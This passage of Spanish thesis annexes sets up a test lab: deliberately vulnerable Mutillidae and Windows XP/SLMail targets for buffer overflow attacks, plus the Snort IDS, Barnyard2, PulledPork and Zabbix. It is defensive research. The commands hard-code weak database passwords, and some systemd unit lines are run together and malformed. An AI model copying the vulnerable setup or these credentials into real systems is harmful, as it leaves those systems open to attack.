Figura 42. Configuración del servicio metadata para Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

ANEXO B. Instalación de los servidores a explotar

Para comprobar la implementación y funcionamiento del sistema de detección de intrusos es necesario contar con ambientes controlados y vulnerables.

Instalación y configuración de Mutillidae

OWASP Mutillidae es una aplicación web OpenSource utilizada en laboratorios y cursos de entrenamiento para seguridad informática cuanta con vulnerabilidades que pueden ser explotadas y analizadas. Mutillidae se encuentra desarrollado en el lenguaje de programación PHP y utiliza MySQL como base de datos, para nuestro escenario se instaló Mutillidae en una instancia de una máquina virtual dentro de la plataforma OpenStack.

```
1   sudo apt-get install apache2
2   sudo apt-get install php libapache2-mod-php php-mysql
3   sudo add-apt-repository "deb http://archive.ubuntu.com/ubuntu $(lsb_release -sc) universe"
4   sudo apt-get install php7.2-curl php7.2-mbstring php7.2-xml
5   sudo dpkg-reconfigure tzdata
6   sudo apt-get install mysql-server
7   sudo mysql -u root
8   mysql> use mysql
9   mysql> update user set authentication_string=PASSWORD('mutillidae') where user = 'root';
10  mysql> update user set plugin='mysql_native_password' where user='root';
11  flush privileges;
12  exit;
13  sudo systemctl restart apache2
14  cd /var/www/html
15  sudo git clone https://github.com/webpwnized/mutillidae.git
```

Figura 1. Instalación y configuración de Mutillidae

Fuente: https://platzi.com/seguridad-informatica/

Realizado por: Cristian Miño, 2020

Mutillidae al estar desarrollado en PHP necesario en servidor web para su funcionamiento para este caso se utilizó apache2 y las librerías respectivas para la conexión a la base de datos MySQL, posterior se configuró la base de datos y se clonó el repositorio desde GitHub, la ejecución del proceso se muestra en la **¡Error! No se encuentra el origen de la referencia.**.

Instalación y configuración del SO Windows XP para el taque Buffer Overflow

Microsoft Windows solo dispone de Windows Server 2012 R2, version trail, como solucion para la nube, en nuestro caso se necesita la version Windows XP, por esta razon se debe seguir unos pasos adicionales para importar la imagen de Windows XP a la plataforma OpenStack.

El procedimiento que se utilizó en este estudio es a través de QEMU-KVM, el cual nos permite crear maquinas virtuales con drivers VirtIO los cuales son utilizados para en la plataforma OpenStack.

La instalación inicia con verificar si el sistema operativo soporta virtualización, esto se revisa a través el comando "grep-E '(vmx|svm)' /proc/cpuinfo", si no existe respuesta significa que el sistema operativo no soporte virtualización y es necesario cambiar de maquina.

Posterior a la verificación se prosigue a la instalación de los paquetes para QEMU-KVM, como se muestra en la Figura 2.

```
1    sudo apt-get install qemu-kvm libvirt-bin bridge-utils virt-manager
```

Figura 2. Instalación de QEMU-KVM

Realizado por: Cristian Miño, 2020

Una vez instalado el virtualización, en nuestra maquina local, se inicia el administrador a través del comando "virt-manager", seguimos el asistente para instalar un nuevo sistema operativo y agregamos el ISO de Windows XP, un punto importante es verificar que este instalado la librería OVMF el cual permite utilizar el firmware BIOS para la maquina virtual.

```
1    sudo apt install -y ovmf
```

Figura 3. Instalación de la librería OVMF

Realizado por: Cristian Miño, 2020



Figura 4. Configuración del Firmware BIOS

Realizado por: Cristian Miño, 2020

Otro punto importante, antes de la instalación del sistema operativo, es la configuración del BUS de disco y del modelo de dispositivo de red, este debe ser VirtIO y el formato de almacenamiento qcow2, como se muestra en la Figura 5 y Figura 6.



Figura 4. Configuración del dispositivo de almacenamiento

Realizado por: Cristian Miño, 2020



Figura 5. Configuración del dispositivo de RED

Realizado por: Cristian Miño, 2020

Una vez instalado el sistema operativo copiamos en archivo .qcow2 a la plataforma OpenStack, como se muestra en la Figura 6.

```
1    scp /var/lib/libvirt/images/winxp.qcow2 cmino@172.16.0.202:/home/cmino/
```

Figura 6. Comando para copiar la imagen a la plataforma OpenStack

Realizado por: Cristian Miño, 2020

Se crea la imagen a traves del CLI de OpenStack, como se muestra en la Figura 7.

```
1    openstack image create "winxp" --file /home/cmino/winxp.qcow2 --disk-format qcow2 --container-format bare --public
```

Figura 7. Creación de la imagen para Windows XP

Realizado por: Cristian Miño, 2020

Se crea la instancia y el sabor a través del CLI de OpenStack, como se muestra en la Figura 8.

```
1    openstack flavor create --ram 2048  --vcpus 2 --disk 15  s1.winxp
2    openstack server create --image winxp --flavor s1.winxp --nic net-id=shared --availability-zone nova:computeos01 sploit-win
```

Figura 8. Creación del sabor y la instancia

Realizado por: Cristian Miño, 2020

Una vez creada la instancia se prosigue a instalar el software SLMail, es cual va ah ser utilizado para realizar el ataque Buffer Overflow.



Figura 9. Consola de administración de SLMail

Realizado por: Cristian Miño, 2020

También es necesario instalar la herramienta ImmunityDebugger, como se muestra en la Figura 10.



Figura 9. Software ImmunityDebugger

Realizado por: Cristian Miño, 2020

ANEXO C. Instalación del sistema de detección de intrusos SNORT

Esta guía comprende la instalación del sistema de detección de intrusos Snort y de dos paquetes adicionales:

- Barnyard2

Software que recoge la salida del IDS Snort y lo almacena en una base de datos, esto con el objetivo de reducir la carga de procesamiento en el sistema.

- PulledPork

Software que permite actualizar automáticamente las reglas para el IDS.

Instalación de pre-requisitos para Snort

Para la instalación de Snort es necesario contar con cuatro pre-requisitos; pcap, pcre, libdnet, DAQ, los cuales se instalan con los siguientes comandos.

```
sudo apt-get install -y build-essential
sudo apt-get install -y libpcap-dev libpcre3-dev libdumbnet-dev
sudo apt-get install -y bison flex
#instalación de DAQ
mkdir ~/snort_src
cd ~/snort_src
cd ~/snort_src
wget https://snort.org/downloads/snort/daq-2.0.6.tar.gz
tar -xvzf daq-2.0.6.tar.gz
cd daq-2.0.6
./configure
make
sudo make install
```

Figura 1. Instalación de pre-requisitos para el sistema Snort

Realizado por: Cristian Miño, 2020

Instalación de Snort

Para que el sistema de detección de intrusos funcione con normalidad es necesario instalar las siguientes librerías:

```
sudo apt-get install -y zlib1g-dev liblzma-dev openssl libssl-dev
#Libreria Nghttp2
sudo apt-get install -y libnghttp2-dev
```

Figura 2. Instalación de librerías adicionales para Snort

Realizado por: Cristian Miño, 2020

La instalación del sistema Snort se la realiza a partir del código fuente y la compilación del mismo, como se indica en la siguiente figura.

```
cd ~/snort_src
wget https://www.snort.org/downloads/archive/snort/snort-2.9.9.0.tar.gz
tar -xvzf snort-2.9.9.0.tar.gz
cd snort-2.9.9.0
./configure --enable-sourcefire
make
sudo make install
```

Figura 3. Descarga, compilación e instalación del sistema Snort

Realizado por: Cristian Miño, 2020

En el caso que el resultado de la compilación o instalación muestre algún error se debería volver a ejecutar los pasos de la Figura 2, si no existió errores, se ejecuta el siguiente comando para actualizar las librerías y se crea el enlace simbólico.

```
sudo ldconfig
sudo ln -s /usr/local/bin/snort /usr/sbin/snort
```

Figura 4. Descarga, compilación e instalación del sistema Snort

Realizado por: Cristian Miño, 2020

Para verificar el funcionamiento del sistema Snort se ejecuta el comando “Snort -V” y el resultado debería ser como se muestra en la Figura 5.

```
cmino@controlleros01:~$ snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.9.0 GRE (Build 56)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.8.1
           Using PCRE version: 8.43 2019-02-23
           Using ZLIB version: 1.2.11
```

Figura 5. Versión del sistema Snort instalado

Realizado por: Cristian Miño, 2020

Configuración del sistema Snort

Snort no debe ejecutarse como root, se necesita crear un usuario para correr el servicio de Snort, adicional se necesita crear y configuración archivos adicionales, como se muestra en la Figura 6.

```
#creación del usuario y grupo snort
sudo groupadd snort
sudo useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort

#creación de los directorios para snort
sudo mkdir /etc/snort
sudo mkdir /etc/snort/rules
sudo mkdir /etc/snort/rules/iplists
sudo mkdir /etc/snort/preproc_rules
sudo mkdir /usr/local/lib/snort_dynamicrules
sudo mkdir /etc/snort/so_rules

#creación de archivos de configuración para las reglas y ip list
sudo touch /etc/snort/rules/iplists/black_list.rules
sudo touch /etc/snort/rules/iplists/white_list.rules
sudo touch /etc/snort/rules/local.rules
sudo touch /etc/snort/sid-msg.map

#creación del directorio de logging
sudo mkdir /var/log/snort
sudo mkdir /var/log/snort/archived_logs

#permisos
sudo chmod -R 5775 /etc/snort
sudo chmod -R 5775 /var/log/snort
sudo chmod -R 5775 /var/log/snort/archived_logs
sudo chmod -R 5775 /etc/snort/so_rules
sudo chmod -R 5775 /usr/local/lib/snort_dynamicrules

#cambio de dueno en las carpetas
sudo chown -R snort:snort /etc/snort
sudo chown -R snort:snort /var/log/snort
sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules
```

Figura 6. Archivos de configuración y permisos para Snort

Realizado por: Cristian Miño, 2020

Se necesita comentar todas las líneas de reglas individuales, dado que a través del PulledPork se gestionaron automáticamente. En la Figura 7 se muestra el comando para verificar el correcto funcionamiento de Snort.

```
sudo snort -T -c /etc/snort/snort.conf -i enp4s1

   --== Initialization Complete ==--

,,_     -*> Snort! <*-
o"  )~   Version 2.9.9.0 GRE (Build 56)
''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
        Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
        Copyright (C) 1998-2013 Sourcefire, Inc., et al.
        Using libpcap version 1.8.1
        Using PCRE version: 8.43 2019-02-23
        Using ZLIB version: 1.2.11

        Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.0  <Build 1>
        Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
        Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
        Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
        Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
        Preprocessor Object: SF_POP  Version 1.0  <Build 1>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
        Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
        Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
        Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>

Snort successfully validated the configuration!
Snort exiting
```

Figura 7. Verificación de la instalación de Snort

Realizado por: Cristian Miño, 2020

Instalación de Barnyard2

Snort requiere una gran cantidad de recursos para escribir eventos que puedan ser entendidos por humanos, ya sea en consola o en archivos de texto, en algunos casos es necesario contar con estos eventos almacenados en una base de datos como MySQL, Barnyard2 es una herramienta que ayuda almacenar los eventos en una base de datos de una forma asíncrona sin afectar el redimiendo del Snort.

Para instalar Barnyard2 se requiere las siguientes librerías.

```
sudo apt-get install -y mysql-server libmysqlclient-dev mysql-client autoconf libtool
```

Una vez instalado los pre requisitos para Barnyard2, es necesario configurar Snort para que los resultados sean en formato binario, esta configuración se la realiza en el archivo "/etc/Snort/Snort.conf", como se muestra en la Figura 8.

```
sudo nano /etc/snort/snort.conf
#despues de la linea 521, se agrega la siguiente linea
output unified2: filename snort.u2, limit 128
```

Figura 8. Configuración de Snort para que genere los eventos en binario

Realizado por: Cristian Miño, 2020

Para la instalación de Barnyard2 se descarga desde el repositorio oficial de GitHub, como se muestra en la Figura 9.

```
cd ~/snort_src
wget https://github.com/firnsy/barnyard2/archive/master.tar.gz -O barnyard2-Master.tar.gz
tar zxvf barnyard2-Master.tar.gz
cd barnyard2-master
autoreconf -fvi -I ./m4
#Se crea el link de la libreria dnet.h (esto solo en ubuntu)
sudo ln -s /usr/include/dumbnet.h /usr/include/dnet.h
sudo ldconfig
#En este caso, se trabajo en la arquitectura x86_64, en el caso que se utilice la arquitectura x86
#se tendria que utilizar ./configure --with-mysql --with-mysql-libraries=/usr/lib/i386-linux-gnu
./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu
#para completar la instalación
make
sudo make install
```

Figura 8. Instalación de Barnyard2

Realizado por: Cristian Miño, 2020

Para comprobar la instalación de Barnyard2 se ejecuta el siguiente comando.

```
cmino@controlleros01:~$ /usr/local/bin/barnyard2 -V

  ______   -*> Barnyard2 <*-
 / ,,_  \  Version 2.1.14 (Build 337)
 |o"  )~|  By Ian Firns (SecurixLive): http://www.securixlive.com/
 + '''' +  (C) Copyright 2008-2013 Ian Firns <firnsy@securixlive.com>

cmino@controlleros01:~$
```

Una vez instalado Barnyard2 se necesita copiar y crear algunos archivos de configuración, como se muestra en la Figura 9.

```
sudo cp ~/snort_src/barnyard2-master/etc/barnyard2.conf /etc/snort/
# archivos, carpetas, y propietarios
sudo mkdir /var/log/barnyard2
sudo chown snort.snort /var/log/barnyard2
sudo touch /var/log/snort/barnyard2.waldo
sudo chown snort.snort /var/log/snort/barnyard2.waldo
```

Figura 9. Archivos de configuración para Barnyard2

Realizado por: Cristian Miño, 2020

Barnyard2 almacena los eventos, generados por Snort, en una base de datos MySQL por lo cual es necesario crear la base de datos, el esquema y asignar los permisos respectivos, como se muestra en la Figura 10.

```
$ mysql -u root -p
mysql> create database snort;
mysql> use snort;
mysql> source ~/snort_src/barnyard2-master/schemas/create_mysql
mysql> CREATE USER 'snort'@'localhost' IDENTIFIED BY 'MySqlSNORTpassword';
mysql> grant create, insert, select, delete, update on snort.* to 'snort'@'localhost'; mysql> exit
```

Figura 10. Creación de la base de datos para Barnyard2

Realizado por: Cristian Miño, 2020

Una vez creada la base de datos es necesario configurar Barnyard2 para que se conecte a la base de datos MySQL, esta configuración se la realiza en el archivo "/etc/snort/barnyard2.conf", como se muestra en la Figura 11.

```
output database: log, mysql, user=snort password=MySqlSNORTpassword
dbname=snort host=localhost sensor name=sensor01
```

Figura 11. Configuración de Barnyard2 para que se conecte a la base de datos

Realizado por: Cristian Miño, 2020

```
#permisos de lectura y escritura
sudo chmod o-r /etc/snort/barnyard2.conf
```

Figura 12. Permisos para el archivo de configuración de Barnyard2

Realizado por: Cristian Miño, 2020

Una vez instalado Barnyard2, se ejecuta los tanto Snort como Barnyard2 como se muestra en la Figura 13, y se comprueba si se esta registrando en la base de datos como muestra en la Figura 14.

```
#Snort
sudo /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i enp4s2
#Barnyard2
sudo barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo \
-g snort -u snort
```

Figura 13. Ejecución de Snort y Barnyard2

Realizado por: Cristian Miño, 2020

```
mysql -u snort -p -D snort -e "select count(*) from event"
#resultado
+----------+
| count(*) |
+----------+
|      100 |
+----------+
```

Figura 14. Consulta SQL para comprobar Barnyard2

Realizado por: Cristian Miño, 2020

Instalación de PulledPork

PulledPork es un script desarrollado en Python que permite descargar, combinar, actualizar e instalar reglas para Snort desde diferente lugares. Nos permite automatizar la actualización de reglas.

Para la instalación se necesitas unos pre requisitos, como se muestra en la Figura 15.

```
1    sudo apt-get install -y libcrypt-ssleay-perl liblwp-useragent-determined-perl
```

Figura 15. Pre requisitos para la instalación de PulledPork

Realizado por: Cristian Miño, 2020

Una vez que se encuentra instalado los pre requisitos, se descarga e instala el script de PulledPork desde el repositorio de GitHub, como se muestra en la Figura 16.

```
1   cd ~/snort_src
2   wget https://github.com/shirkdog/pulledpork/archive/master.tar.gz -O pulledpork-master.tar.gz
3   tar xzvf pulledpork-master.tar.gz
4   cd pulledpork-master/
5   sudo cp pulledpork.pl /usr/local/bin
6   sudo chmod +x /usr/local/bin/pulledpork.pl sudo cp etc/*.conf /etc/snort
```

Figura 16. Instalación de PulledPork

Realizado por: Cristian Miño, 2020

La configuración de PulledPork para que se descargue las reglas se la realiza en el archivo de configuración "/etc/snort/pulledpork.conf" y se agrega/modifica las siguientes líneas.

```
1   sudo nano /etc/snort/pulledpork.conf
2
3   Linea 74: se cambia por: rule_path=/etc/snort/rules/snort.rules
4   Linea 89: se cambia por: local_rules=/etc/snort/rules/local.rules
5   Linea 92: se cambia por: sid_msg=/etc/snort/sid-msg.map
6   Linea 96: se cambia por: sid_msg_version=2
7   Linea 119: se cambia por: config_path=/etc/snort/snort.conf
8   Linea 133: se cambia por: distro=Ubuntu-18-4
9   Linea 141: se cambia por: black_list=/etc/snort/rules/iplists/black_list.rules
10  Linea 150: se cambia por: IPRVersion=/etc/snort/rules/iplists
```

Figura 17. Configuración de PulledPork

Realizado por: Cristian Miño, 2020

Una vez instalado y configurado PulledPork, se ejecuta como se muestra en la Figura 18.

```
#Ejecución de pulledpork
sudo /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
#script para que se ejecute todos los dias a la 1 am
00 01 * * * /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Figura 18. Ejecución de PulledPork

Realizado por: Cristian Miño, 2020

Script de inicio para Ubuntu 18

Para la ejecución y administración de Snort y Barnyard2, se recomienda crear servicios systemD a nivel de sistema operativo, para esto se crea el siguiente archivo.

```
sudo nano /lib/systemd/system/snort.service

#lineas agregadas al archivo snort.service
[Unit]
Description=Snort NIDS Daemon After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i enp4s2
[Install] WantedBy=multi-user.target
```

Figura 19. Servicio systemD para Snort

Realizado por: Cristian Miño, 2020

```
sudo systemctl enable snort
sudo systemctl start snort
systemctl status snort
```

Figura 20. Inicio del servicio systemD para Snort

Realizado por: Cristian Miño, 2020

Se crea el archivo barnyard2.service:

```
sudo nano /lib/systemd/system/barnyard2.service
#lineas agregadas al archivo barnyard2
[Unit]
Description=Barnyard2 Daemon After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -q -w /var/log/
snort/barnyard2.waldo -g snort -u snort -D -a /var/log/snort/archived_logs
[Install] WantedBy=multi-user.target
```

Figura 21 Servicio systemD para Barnyard2

Realizado por: Cristian Miño, 2020

```
1    sudo systemctl enable barnyard2
2    sudo systemctl start barnyard2
3    systemctl status barnyard2
```

Figura 20. Inicio del servicio systemD para Barnyard2

Realizado por: Cristian Miño, 2020

ANEXO D. Instalación del sistema de monitoreo

Para comprobar el diseño del sistema de detección de intrusos es necesario contar con herramientas para su monitoreo y medición, en nuestro caso se utilizó las siguientes herramientas.

Instalación y configuración de Zabbix

Zabbix es una herramienta de monitoreo de código abierto, la cual cuenta con un agente zabbix-agent que recolecta la información de CPU, memoria, red, etc. Posteriormente, es enviado al servidor para ser graficado y analizado.

```
1   sudo wget https://repo.zabbix.com/zabbix/4.4/ubuntu/pool/main/z/zabbix-release/
2       zabbix-release_4.4-1+bionic_all.deb
3   sudo dpkg -i zabbix-release_4.4-1+bionic_all.deb
4   sudo apt -y install zabbix-server-mysql zabbix-frontend-php
5       zabbix-apache-conf zabbix-agent
6   sudo mysql -uroot -p
7   mysql> create database zabbix character set utf8 collate utf8_bin;
8   mysql> grant all privileges on zabbix.* to zabbix@localhost identified by 'password';
9   mysql> quit;
10  zcat /usr/share/doc/zabbix-server-mysql*/create.sql.gz | mysql -uzabbix -p zabbix
11  nano /etc/zabbix/zabbix_server.conf
12  DBPassword=password
13  nano /etc/zabbix/apache.conf
14  php_value date.timezone America/Guayaquil
15  systemctl restart zabbix-server zabbix-agent apache2
16  systemctl enable zabbix-server zabbix-agent apache2
```

Figura 1. Instalación y configuración del sistema de monitoreo Zabbix

Realizado por: Cristian Miño, 2020

